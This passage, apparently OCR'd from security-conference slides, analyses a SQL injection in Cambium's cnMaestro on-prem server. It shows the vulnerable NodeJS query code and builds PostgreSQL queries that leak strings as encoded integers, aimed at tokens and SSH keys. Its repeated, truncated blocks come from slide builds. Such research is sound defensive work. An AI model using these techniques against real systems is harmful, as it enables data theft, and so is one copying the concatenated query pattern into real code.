
```
drwxr-xr-x  4 root root 4096 Mar 30  2021 cnmaestro-router
drwxr-xr-x  4 root root 4096 Mar 30  2021 cnmaestro-server
cambium@cnmaestro:~$
```

On-Prem Deployment

- Inside, there were multiple NodeJS servlets listening on internal ports
- To serve the web application, nginx is used to route different APIs



```
cambium@cnmaestro:~$ sudo netstat -antp | grep LISTEN
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      3017/aurora-guest
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      1496/postgres
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      1433/nginx: master
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      1433/nginx: master
tcp        0      0 127.0.0.1:2812          0.0.0.0:*               LISTEN      3014/monit
tcp        0      0 127.0.0.1:3005          0.0.0.0:*               LISTEN      3341/aurora-ctlr
tcp        0      0 127.0.0.1:9443          0.0.0.0:*               LISTEN      2517/CnsReportingSe
tcp        0      0 127.0.0.1:5443          0.0.0.0:*               LISTEN      2168/CnsRouterWebSe
tcp        0      0 127.0.0.1:5672          0.0.0.0:*               LISTEN      1291/beam.smp
tcp        0      0 127.0.0.1:25672         0.0.0.0:*               LISTEN      1291/beam.smp
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN      1295/mongod
tcp        0      0 127.0.0.1:6443          0.0.0.0:*               LISTEN      2880/CnsWebServer W
tcp        0      0 127.0.0.1:6379          0.0.0.0:*               LISTEN      1369/redis-server 1
tcp        0      0 127.0.0.1:6444          0.0.0.0:*               LISTEN      2390/CnsApiServer
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1433/nginx: master
tcp        0      0 127.0.0.1:4369          0.0.0.0:*               LISTEN      1464/epmd
tcp        0      0 127.0.0.2:7443          0.0.0.0:*               LISTEN      2901/CnsDeviceServe
tcp        0      0 127.0.0.1:7443          0.0.0.0:*               LISTEN      2921/CnsDeviceServe
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      715/systemd-resolve
tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN      1033/sshd
tcp6       0      0 ::1:5432                :::*                    LISTEN      1496/postgres
tcp6       0      0 :::443                  :::*                    LISTEN      1433/nginx: master
tcp6       0      0 :::443                  :::*                    LISTEN      1433/nginx: master
tcp6       0      0 ::1:2812                :::*                    LISTEN      3014/monit
tcp6       0      0 :::80                   :::*                    LISTEN      1433/nginx: master
tcp6       0      0 ::1:4369                :::*                    LISTEN      1464/epmd
```




```
cambium@cnmaestro:~$ sudo netstat -antp | grep LISTEN
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      3017/aurora-guest
tcp        0      0 127.0.0.1:5432          0.0
tcp        0      0 0.0.0.0:443             0.0
tcp        0      0 0.0.0.0:443             0.0
tcp        0      0 127.0.0.1:2812          0.0
tcp        0      0 127.0.0.1:3005          0.0
tcp        0      0 127.0.0.1:9443          0.0
tcp        0      0 127.0.0.1:5443          0.0
tcp        0      0 127.0.0.1:5672          0.0
tcp        0      0 127.0.0.1:25672         0.0
tcp        0      0 127.0.0.1:27017         0.0
tcp        0      0 127.0.0.1:6443          0.0
tcp        0      0 127.0.0.1:6379          0.0
tcp        0      0 127.0.0.1:6444          0.0
tcp        0      0 0.0.0.0:80              0.0
tcp        0      0 127.0.0.1:4369          0.0
tcp        0      0 127.0.0.2:7443          0.0
tcp        0      0 127.0.0.1:7443          0.0
tcp        0      0 127.0.0.53:53           0.0
tcp        0      0 127.0.0.1:22            0.0
tcp6       0      0 ::1:5432                :::
tcp6       0      0 :::443                  :::
tcp6       0      0 :::443                  :::*                    LISTEN      1433/nginx: master
tcp6       0      0 ::1:2812                :::*                    LISTEN      3014/monit
tcp6       0      0 :::80                   :::*                    LISTEN      1433/nginx: master
tcp6       0      0 ::1:4369                :::*                    LISTEN      1464/epmd
```

```
2880/CnsWebServer W
1369/redis-server 1
2390/CnsApiServer
1433/nginx: master
1464/epmd
2901/CnsDeviceServe
2921/CnsDeviceServe
```

Context


- Inside one of the web servlet, we found a route that contained an SQL injection sink point
- Using this primitive, we can leak sensitive authentication tokens and SSH keys




```
function a(i, a, r, o) {
    var d;
    d = a.serialNo ? '\'{"serial_no":"' + a.serialNo + "\"}'" : '\'{"mac":"' + a.mac + "\"}'", utils.dbQuery(e, "SELECT DISTINCT device_id from
    device_history WHERE EXTRACT(EPOCH FROM timestamp) < $1 AND data @> " + d, [r], function (e, a) {
        if (e) return o(e);
        var d = [];
        a.rows.forEach(function (e) {
            d.push(_.partial("history" === i ? t : n, e.device_id, r))
        }), async.parallel(d, function (e, i) {
            return e ? o(e) : o(null, i)
        })
    })
}
```

Context

- Simple UNION Based SQLi
- We retrieve the returned content






```
function a(i, a, r, o) {
    var d;
    d = a.serialNo ? '\'{"serial_no":"' + a.serialNo + "\"}'" : '\'{"mac":"' + a.mac + "\"}'", utils.dbQuery(e, "SELECT DISTINCT device_id from
    device_history WHERE EXTRACT(EPOCH FROM timestamp) < $1 AND data @> " + d, [r], function (e, a) {
        if (e) return o(e);
        var d = [];
        a.rows.forEach(function (e) {
            d.push(_.partial("history" === i ? t : n, e.device_id, r))
        }), async.parallel(d, function (e, i) {
            return e ? o(e) : o(null, i)
        })
    })
}
```

Exploring The Vulnerability

Our Goal: Leak ALL Data In The Database




Exploring The Vulnerability

Sadly It Was Not That Simple :(

Exploring The Vulnerability

- Exploit Limitations
  - Limited to returning device ID (integers only)
  - Fetched rows are returned in random order
  - Limited in amount of data we can exfiltrate each execution
    - 3 other queries will be performed for each returned row
    - Vulnerable endpoint is very slow in general



```
function a(i, a, r, o) {
    var d;
    d = a.serialNo ? '\'{"serial_no":"' + a.serialNo + "\"}'" : '\'{"mac":"' + a.mac + "\"}'", utils.dbQuery(e, "SELECT DISTINCT device_id from
    device_history WHERE EXTRACT(EPOCH FROM timestamp) < $1 AND data @> " + d, [r], function (e, a) {
        if (e) return o(e);
        var d = [];
        a.rows.forEach(function (e) {
            d.push(_.partial("history" === i ? t : n, e.device_id, r))
        }), async.parallel(d, function (e, i) {
            return e ? o(e) : o(null, i)
```

Exploring The Vulnerability

We need to construct our payload!

Constructing The Payload

Limitation

We can only retrieve device ID (integers only)

Solution

Cast strings to int and split characters to multiple rows


We Want:

“secret”


We Got:

49

Constructing The Payload



```
SELECT ASCII(c) FROM unnest(string_to_array('test',NULL)) AS c;
```



ascii
116
101
115
116

Constructing The Payload

Limitation

Fetched rows are returned in random order

Solution

Add the string index * 1,000 to the returned value


We Want:

“secret”


We Got:

“etresc”

Constructing The Payload



```
SELECT (c + 1000 * index) FROM (SELECT ASCII(c) AS c,row_number()
over() AS index FROM unnest(string_to_array('test',NULL)) c) AS aa;
```



$index(‘t’)*1,000 + ascii(‘t’)$
$= 1*1,000 + 116$

.

.

.

$index(‘t’)*1,000 + ascii(‘t’)$
$= 1*1,000 + 116$

1116
2101
3115
4116

Constructing The Payload

Limitation:

Limited in amount of data we can exfiltrate each execution

